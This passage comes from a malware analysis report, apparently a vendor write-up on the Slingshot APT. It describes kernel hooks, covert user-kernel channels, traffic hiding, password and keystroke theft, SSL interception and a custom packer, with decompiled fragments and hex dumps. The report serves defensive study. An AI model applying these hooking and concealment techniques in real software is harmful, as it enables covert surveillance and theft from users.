Not all functions are mandatory to be found, there is a flag for each of them. All listed routines are used for injecting malicious code into user-mode processes.

For newer x32 versions this list was highly extended, adding debug-related functions and functions for suspending and resuming threads and processes.

For x32 systems, **Cahnadr** hooks KTHREAD.ServiceTable. It copies the KeServiceDescriptorTable and KeServiceDescriptorTableShadow, then fills it with the original handlers restored from disk and changes the address in KTHREAD.ServiceTable to pointer to a new structure. This is used to inject threads into user mode: once a component is injected as a separate thread, **Cahnadr** patches its KTHREAD.ServiceTable with the original handlers in order to hide its malicious functionality and avoid possible installed hooks.

Cahnadr also provides the following API functionality:

- Direct disk access: read/write by raw-offset, defragmentation ban, etc. These routines are used for working with the virtual file system
- Read/write into memory by raw address
- Routines for injecting code into a process as a separate thread. It is possible to set the thread state and choose the preferred routine for creating the thread (NtCreateThreadEx or NtCreateThread). For GollumApp it is obligatory to use NtCreateThread
- Get the access token by process_id
- Get the SERVICE_DESCRIPTOR_TABLE address
- Get the DRIVER_OBJECT object pointer by driver name
- Get detailed information about processes opened in csrss.exe (start time, time in kernel mode, time in user mode, number of calls ZwRead and ZwWrite, among of data received/sent via ZwRead/ZwWrite)
- Get handle for process_1 in process_2. In other words, opens process_1 from process_2. This way process_2 gets the handle of process_1
- Close handle that belongs to any process
- Provides network functionality: add a new network-related task, delete an old one, turn on/off a network task, send information about all active network tasks to GollumApp
- Hooks the ServiceTable in KTHREAD in the specified thread or process (only on x32), providing: setting/deleting a hook by ThreadID, setting/deleting hook for all threads by PID, checking if thread/process was hooked
- Sets time to sleep before shutdown


Cahnadr calls PsSetCreateProcessNotifyRoutine, PsSetCreateThreadNotifyRoutine routines in order to automate installing hooks. Created processes will be hooked if their parent process was hooked, as will threads if their process was hooked.

Shutdown notifications are detected by calling the IoRegisterShutdownNotification routine. When a notification is received, it is sent to GollumApp with the time that GollumApp can spend for completion. While GollumApp works, Cahnadr sleeps.

It installs bugcheck notifications by calling the KeRegisterBugCheckReasonCallback routine. When a notification is received it calls KeBugCheck with the undocumented POWER_FAILURE_SIMULATE parameter, which is a way to reboot from kernel mode without BSOD and crush dump. This way, in case a fatal error occurs, Cahnadr reboots the system without creating a memory dump on disk.


The communication between kernel and user mode modules is implemented in different ways for x32 and x64 components.

In x64 components **Cahnadr** sets IRP-requests handlers for the ‘null.sys’ driver. Each handler contains a ‘jmp’ operation to the malicious code located in the ‘null.sys’ image in memory. This is how hooks are typically set in this APT, making them harder to detect. Also, the authors decided to use IRP-requests shown in the picture below:



```
    _RSI = hook_NULL_driver_14002AA20;
  }
  _RCX = this_1->Driver_Null;
  _RAX = _RSI;
  __asm { xchg    rax, [rcx+80h] }          // IRP_MJ_CLOSE
  _RCX = this_1->Driver_Null;
  this_1->origin_IRP_MJ_CLOSE = _RAX;
  _RAX = _RSI;
  __asm { xchg    rax, [rcx+0E0h] }         // IRP_MJ_DEVICE_CONTROL
  _RCX = this_1->Driver_PCI;
  this_1->origin_IRP_MJ_DEVICE_CONTROL = _RAX;
  _RAX = _RSI;
  __asm { xchg    rax, [rcx+120h] }         // IRP_MJ_POWER
  this_1->origin_IRP_MJ_POWER = _RAX;
  _RAX = this_1->Driver_Null;
  __asm { xchg    rsi, [rax+0F0h] }         // IRP_MJ_SHUTDOWN
  v21 = this_1->Driver_Null;
  this_1->origin_IRP_MJ_SHUTDOWN = _RSI;
  v22 = IoRegisterShutdownNotification(v21->DeviceObject);
```

While null.sys uses:




```
  DriverObject_1->DriverUnload = (PDRIVER_UNLOAD)sub_1C0001280;
  DriverObject_1->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)sub_1C0001000;
  DriverObject_1->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)sub_1C0001000;
  DriverObject_1->MajorFunction[IRP_MJ_READ] = (PDRIVER_DISPATCH)sub_1C0001000;
  DriverObject_1->MajorFunction[IRP_MJ_WRITE] = (PDRIVER_DISPATCH)sub_1C0001000;
  DriverObject_1->MajorFunction[IRP_MJ_LOCK_CONTROL] = (PDRIVER_DISPATCH)sub_1C0001000;
  DriverObject_1->MajorFunction[IRP_MJ_QUERY_INFORMATION] = (PDRIVER_DISPATCH)sub_1C0001000;
```

However malicious and legitimate IRP-handlers have a conflicting component, as both null.sys and **Cahnadr** can process requests to IRP-MJ-CLOSE. That's why only one hook and three ordinary handlers are set. After that, user mode modules can send data to **Cahnadr** by calling CreateFile(\\\\.\\NUL, …) + DeviceIoControl.

In x32 components another approach was used. Cahnadr registers a RegistryCallback routine by calling CmRegisterCallback to monitor all operations in the registry. When any user mode module sends something to Cahnadr it sets the ArbitraryUserPointer field of the TIB pointer to the related data, starting with 0x2BADDOOD, and then calls RegEnumKeyW which triggers the kernel mode callback.

Kernel mode registry callback checks that the registry operation is RegNtEnumerateKey and then looks for 0x2BADDOOD:



```
if ( ExGetPreviousMode() != 1
  || KeGetCurrentIrql()
  || (data_from_usermode = *(__readfsdword(0x18) + 0x14), (*out_data_from_usermode = data_from_usermode) == 0)
  || data_from_usermode->magic_const != 0x2BADD00D )
{
  found = 0;
}
else
{
  found = data_from_usermode->cmd_type != 0;
}
```

If found, **Cahnadr** handles the command and returns the result to the buffer used in the request.

Kernel-mode networking module

Cahnadr hooks the following routines in order to hide its traffic, perform different tasks and provide additional functionality for the user mode components:

- ndis!NdisMSendNetBufferListsComplete
- ndis!NdisMIndicateReceiveNetBufferLists

These routines are callbacks run by network drivers to notify handlers with all data sent or received. The function lists in PNET_BUFFER_LIST all packets and their related event. Cahnadr checks if there are Slingshot-related packets in this list, and if so, removes them. Let´s explain this in more detail:

The trick is that all the malware is allocated to a particular pool that allows discriminating it from other benign calls. NdisAllocateNetBufferListPool creates NET_BUFFER_LIST, that is initialized calling NdisAllocateNetBufferAndNetBufferList. When the network driver sends data, it gets into such a NET_BUFFER structure, which in turn, gets into NET_BUFFER_LIST. The callbacks routine NdisMSendNetBufferListsComplete, that gets the NET_BUFFER_LISTs with data successfully sent, is hooked. Malware simply checks if any entry in NET_BUFFER_LIST was allocated from the malware pool and, if so, will simply not return it to the original handler.

This sniffer has a list of tasks, each one associated with a list of handlers. Inbound and outbound packets are examined and passed to the appropriate task's processor, which calls all handlers associated with the task. The result determines whether malware should hide the package.

We have seen three types of task:

HTTP: This is the only handler that notifies GollumApp (user mode payload, described below) that HTTP data is being transferred.

ARPf: (two handlers for this type). The first one notifies GollumApp when an ARP-request is received and/or when an ARP-response is sent.
The second one stores this information in its internal storage, collecting information about the network structure. This task is enabled by default.

IP2f: (two handlers of this type). The first one checks if the package comes from the malware operators, only to decide whether the package should be hidden. This is decided by XORing two Timestamps values from the Options field in the TCP-header (RFC1323, code 0x080A). If the result is equal to **0xDEADFOOD** then this package should be hidden.

The second one notifies GollumApp that some TCP/UDP or ICMP packets that suit malicious filters were found.

For instance, for TPC traffic this filter uses the same described XOR procedure with the constant **0xDADAE000**, sending GollumApp the seqNumber, askNumber and src port values.

For UDP, packets with a length of 0x55 bytes containing DNS responses, it checks that the field dns.Identifier equals 0x212. In that case, the packet is hidden and GollumApp is notified with the resolved IP and TTL of the packet.

For ICMP, packets containing the «Destination port unreachable» error it checks that the overlying protocol contains the constant 0xE17F (57727). In that case, GollumApp is notified with ip.Destination, ip.identification, ip.length.

This task is enabled by default.

The malware identifies HTTP traffic by checking the ASK flag in TCP protocol, and by finding the HTTP signature in the TCP package body. This task is disabled by default, however GollumApp can enable it.

Additionally, this kernel mode module provides the following functionality for user mode components:

- ARP-query: obtains the MAC-address for a specified IP address. Requires network interface as a parameter

- ARP-reply: sends its own MAC address as a response to a specified ARP-request, regardless of whether the IP from the request and the infected computer are the same or not
- Sends custom network package, where all fields can be customized from the Ethernet-layer
- Sends custom IPV4 package

Cahnadr supports IEEE 802.11 standard, allowing it to operate with WiFi frames.

Network interfaces are traced using Plug-and-Play notifications with EventCategory - PNPNOTIFY_DEVICE_INTERFACE_INCLUDE_EXISTING_INTERFACES. When a network interface change event happens, all hooks listed above apply and **Cahnadr** checks the category of the new interface (bridge/wan/lan). Depending on the type of interface, it gets different data that is written in thee malware´s storage:

- Ethernet: MAC-address and maximum frame size
- Wireless (802.11) Access Point MAC-address and authentication state

User mode payloads

GollumApp

This payload (named after the famous character from The Hobbit) is the main user mode payload, orchestrating activities of other modules and having a constant interaction with the kernel mode **Cahnadr** orchestrator.

Initially it is injected into services.exe as a separate user mode thread: first it allocates the memory, then writes the module and creates the thread. After that, it calls CsrCreateRemoteThread in the context of the csrss.exe for creating the new thread in services.exe, which is typical for creating new user mode threads from ring0. This is done in this way because malware works directly with system services.

The following summarizes its functionality:

- Collects network-related information: routing tables, configuration, information about proxy-servers and AutoConfigUrl settings
- Collect notifications about all changes in the routing table and/or changing interface IP-address.
- Handles IO requests for the encrypted file system
- Contains various command processor for communication with CNC
- Collects all passwords saved in Mozilla and IE
- Can work with the clipboard
- Can log all pressed keys
- Collects information about hard disk partitions
- Collects information about USB devices and sends notifications when new device is connected.
- Can run new process with SYSTEM privileges as a child of smss.exe
- Injects malicious module SsCb into specified process

SsCB

This module provides the following features:

- Makes screenshots of a specified window, or the whole desktop
- Steals data from clipboard

- Collects information about opened windows: title, size, position
- Can close any window by sending WM_CLOSE message
- Shows specified window by calling ShowWindow
- Collects information about active desktop, active window, name of a process that created this window, title of a window, keyboard layout

ffproxy

Collects information related to proxy settings for all Mozilla profiles.

- From pref.js: Collects HTTP and SSL proxies, autoconfig_url (contains local or remote URL to Proxy AutoConfiguration file, for instance, when proxy settings are managed remotely)
- From signons* files: retrieves domain, port and username with passwords, if available

• signons.sqlite	for 3.5-32.0 versions
• signons3.txt	for 3.0-3.5 versions
• signons2.txt	from 1.5.0.10 and 2.0.0.2 to 3.0 versions
• signons.txt	for lower versions

NeedleWatch

This component is injected in almost all processes using the couple GollumApp and Cahnadr. It spies on the content of the buffers passed to the following functions:

- Functions that draw text
    - gdi32!ExtTextOutW
    - gdi32!ExtTextOutA
    - gdi32!TextOutA
    - gdi32!TextOutW
- Functions that writes to Console
    - kernel32!WriteConsoleA
    - kernel32!WriteConsoleW
- Function used for rendering unicode text by Uniscribe library
    - usp10!ScriptShape
- Function used for rendering text by DirectWrite
    - dwrite!DWriteFontFace::GetGlyphIndicesW
- Functions used for encryption and decryption by SSP (Security Support Provider)
    - secur32!EncryptMessage
    - secur32!DecryptMessage
- Functions from Netscape Portable Runtime
    - nspr4!PR_GetUniqueIdentity
    - nspr4!PR_Read
    - nspr4!PR_Write

The implementation is based on hooks. Each hook is set as one of the privileged instructions placed at the beginning of the function. Before placing hooks, NeedleWatch registers an exception handler by calling AddVectoredExceptionHandler, so when the hooked function is called, the first instruction raises an exception which is handled by NeedleWatch. In the malware exception handler NeedleWatch calls the original function and extracts all the sent/received data.

Functions from the secur32 and nspr4 modules are the most interesting ones.

EncryptMessage and DecryptMessage are functions of the Security Support Provider Interface, not linked to any Security Support Provider in particular, so hooking these functions allows NeedleWatch to spy on every provider: Digest, Kerberos, NTLM, Schannel, or any other one.

NeedleWatch can also read encrypted Mozilla traffic as follows: Netscape Portable Runtime (NSPR) provides a platform-neutral API for system level and libc-like functions. The API is used in Mozilla clients, many of Red Hat's and Oracle's server applications, and other software. In I/O NSPR operates with file descriptors that can be layered. When read/write operations occur, NeedleWatch checks the layer of the file descriptor and if it is NSS (Network Security Services), SSL or any other SSL-based layer, NeedleWatch stores the data from the buffer sent in the I/O operation.

Sfc2

Disables Windows file protection, making sfc.exe utility believe that the patched disk system library (scesrv or spoolsv) is not.

This is possible by patching wcp.dll in the TrustedInstaller.exe process. Based on the exported wcp!RtlParseManifestMicrodomIntoCdf function, Sfc2 searches for the address of the non-exported wcp!GetRootElement function and calls it in order to retrieve the _XMLWALK_ELEMENT_DECL structure. Once returned, this structure will be patched at the 0x34 offset with 0 instead of 0x1E.

In x64 version it hooks ZwCreateFile and ZwOpenFile in the same way as described in the NeedleWatch section. If the hook handler found that the file object name passed to function points to scesrv.dll library in system or in winsxs directory, malware changes the object name to scesrv.dll located in winsxs\backup directory. So, when the process is trying to check patched scesrv, hooks make it so that an unpatched backup file is checked instead.

Additional Technical Details

After analyzing the main components of this framework, we still want to highlight some specific technical details and especially interesting related artifacts in this section.

Packer


All samples are packed with a previously unknown packer that transforms custom PE sample into base-independent code. This way, the packer allows to compile new components of this APT as ordinary PE files and, after unpacking, they can use them as a base-independent code.

That helps to embed them into other samples, among other advantages, such as easy process injection or infecting system libraries. Other typical advantages such as smaller code and hiding functionality are also provided.

After packing the resulting structure is as follows:

1. Header, 0x400 bytes long
2. Unpacker stub
3. Data for unpacking

The header, initial base-independent code and all data that is necessary for unpacking are shown below:


Start of shell code
flags; const DEADFOOD
default VA allocated for Image, default VA EP
default addreses of used API
flags; name of component
offset in header to CMD line
offset to end of CMD line; size of modules handle file to logge; RVA EP
size of Image; sections count; ImageBase relocations directory; import directory; resources directory; VA to first section descriptor
names of sections
RVA start/end Exception directory; default VA
CMD line

```
00000000:  53 48 89 E3-55 56 57 41-54 41 55 41-56 41 57 68  SHЙyUVWATAUAVAWh
00000010:  FE CA 0D 0F-48 83 EC 30-90 E8 E2 03-00 00 48 89  ■╨♪☼HГь0Рвт♥  HЙ
00000020:  DC 5B 8B 05-58 00 00 00-83 E0 20 74-46 48 8B 05  ▄[Л♣X   Гр tFHЛ♣
00000030:  7C 00 00 00-48 85 C0 74-3A 50 57 48-8D 3D 35 00  |   HЕ└t:PWHН=5
00000040:  00 00 48 83-E7 FC 8B 0D-F8 00 00 00-81 C1 00 04    HГч№Л♪°   Б┴ ♦
00000050:  00 00 81 E9-74 00 00 00-C1 E9 02 31-C0 F3 AB 5F    Бщt   ┴щ☻1└єл_
00000060:  58 48 8D 0D-98 FF FF FF-48 31 D2 41-B8 00 80 00  XHН♪Ш   H1╥A╕ А
00000070:  00 FF E0 C3-CC CC CC CC-CC CC CC CC-CC CC CC CC   р├╠╠╠╠╠╠╠╠╠╠╠╠
00000080:  03 00 00 00-0D F0 AD DE-00 00 00 00-42 DF B5 4D  ♥   ♪Ён▐    B▀╡M
00000090:  00 00 12 00-00 00 00 00-C8 3D 12 00-00 00 00 00    ↕     ╚=↕
000000A0:  50 64 05 77-00 00 00 00-A0 BB 09 77-00 00 00 00  Pd♣w    а╗○w
000000B0:  10 E8 05 77-00 00 00 00-40 55 06 77-00 00 00 00  ►ш♣w    @U♠w
000000C0:  10 44 05 77-00 00 00 00-D0 56 06 77-00 00 00 00  ►D♣w    ╨V♠w
000000D0:  70 34 07 77-00 00 00 00-C0 0B 07 77-00 00 00 00  p4•w    └♂•w
000000E0:  B0 BB 09 77-00 00 00 00-00 00 00 00-00 00 00 00  ░╗○w
000000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-09 00 02 00-53 6C 69 6E          ○ ☻ Slin
00000120:  67 73 68 6F-74 00 00 00-00 00 00 00-00 00 00 00  gshot
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-78 02 00 00              x☻
00000140:  E4 02 00 00-50 63 00 00-00 00 00 00-00 00 00 00  ф☻  Pc
00000150:  00 00 00 00-00 00 00 00-00 00 00 00-C8 3D 00 00              ╚=
00000160:  38 5E 00 00-59 DC 32 01-73 17 00 00-EB 61 00 00  8^  Y▄2☺s↨  ыa
00000170:  00 20 01 00-08 00 00 00-00 00 00 80-01 00 00 00    ☺ ◘      А☺
00000180:  00 10 01 00-24 00 00 00-20 B9 00 00-64 00 00 00   ►☺ $    ╣  d
00000190:  00 A0 00 00-E8 02 00 00-B0 21 B2 73-FF 07 00 00   а  ш☻  ░!▓s •
000001A0:  2E 74 65 78-74 00 00 00-50 45 4D 43-52 54 00 00  .text   PEMCRT
000001B0:  50 45 4D 00-00 00 00 00-2E 72 64 61-74 61 00 00  PEM     .rdata
000001C0:  2E 64 61 74-61 00 00 00-2E 70 64 61-74 61 00 00  .data   .pdata
000001D0:  4C 69 6E 65-52 65 63 73-2E 72 65 6C-6F 63 00 00  LineRecs.reloc
000001E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000200:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000210:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000220:  B6 39 00 80-14 00 00 80-CC 01 00 80-CB 11 00 80  ╢9 А¶  А╠☺ А╦◄ А
00000230:  B6 03 00 80-A3 03 00 80-06 00 00 80-2A 00 00 80  ╢♥ Аг♥ А♠  А*  А
00000240:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000250:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000260:  00 F0 00 00-B4 F6 00 00-00 F0 12 00-00 00 00 00   Ё  ┤ў   Ё↕
00000270:  00 00 00 00-53 00 73 00-20 00 2D 00-61 00 20 00      S s   - a
00000280:  34 00 31 00-30 00 34 00-20 00 2D 00-73 00 20 00  4 1 0 4   - s
00000290:  32 00 35 00-37 00 30 00-30 00 32 00-20 00 2D 00  2 5 7 0 0 2   -
000002A0:  6F 00 20 00-38 00 20 00-2D 00 6C 00-20 00 34 00  o   8   - l   4
000002B0:  30 00 36 00-30 00 31 00-36 00 20 00-2D 00 72 00  0 6 0 1 6   - r
000002C0:  20 00 34 00-30 00 39 00-36 00 20 00-2D 00 7A 00    4 0 9 6   - z
000002D0:  20 00 33 00-31 00 35 00-33 00 30 00-30 00 00 00    3 1 5 3 0 0
000002E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000002F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000300:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000310:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000320:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Some of the reserved parameters will be used internally by the unpacker, others are there for future improvements. In later versions of this packer, module and section names are encrypted by a simple XOR-based algorithm.

The value at offset 0x198 contains the virtual address of a first section descriptor. Each section is represented in this structure with six fields: section RVA, characteristics, real size, packed size. If real size is not equal to packed size if means that this section is encrypted. The last two fields are reserved. After the descriptor, there is a data section, followed by more descriptors with the same structure.

The packing algorithm is based on the Aplib compression library:

1. Packs each section with APlib compression
2. Replaces the original PE header with a new one generated by the packer
3. Adds a stub with the decrypt routine


Base-independent code decrypt routine works as follows:

1. Obtains the addresses of GetProcAddress & LoadLibrary functions
2. Allocates memory for the original unpacked PE-file
3. Unpacks all sections and writes them in the allocated memory
4. Sets rights for each section by calling VirtualProtect
5. Restores the original import table
6. Fixes relocations; works with exceptions: for x64 images adds exception handlers (RtlAddFunctionTable), for x32 patches ntdll!RtlIsValidHandler so it always returns true
7. Wipes all headers and returns execution to the original entry point

SlingDll.Dll and Minisling modules


For some victims we found that attackers did not use Slingshot. Instead, they used two components named SlingDll.dll and Minisling.

SlingDll is typically located in system32 folder as a standalone DLL with a random name and loaded by svchost via COM Object hijacking (CLSID =6C19BE35-7500-11D1-AD94-00C04FD8FDFF). It uses module_id 0xFF000008 for fixing SlingDll.dll export table in runtime. Then it obtains the path to a MZPE sample from module_id 0xFF000008:




```
.00000001`80030388: 08 00 00 FF-58 00 00 00-01 00 00 00-02 00 00 00  ◘   X   ☺   ☻
.00000001`80030398: 4C 00 00 00-25 00 73 00-79 00 73 00-74 00 65 00  L   % s y s t e
.00000001`800303A8: 6D 00 72 00-6F 00 6F 00-74 00 25 00-5C 00 73 00  m r o o t % \ s
.00000001`800303B8: 79 00 73 00-74 00 65 00-6D 00 33 00-32 00 5C 00  y s t e m 3 2 \
.00000001`800303C8: 77 00 62 00-65 00 6D 00-5C 00 65 00-73 00 73 00  w b e m \ e s s
.00000001`800303D8: 63 00 6C 00-69 00 2E 00-64 00 6C 00-6C 00 00 00  c l i . d l l
```

and fills the export table with links to the exported routines of this file (DLL-forwarding). This way, when SlingDll.#1 is called, esscli.#1 will be run. The export table in memory looks like this:




```
000007FEF5EB9DB0 65 73 73 63 6C 69 2E 3F 3F 30 43 45 76 61 6C 54 esscli.??0CEvalT
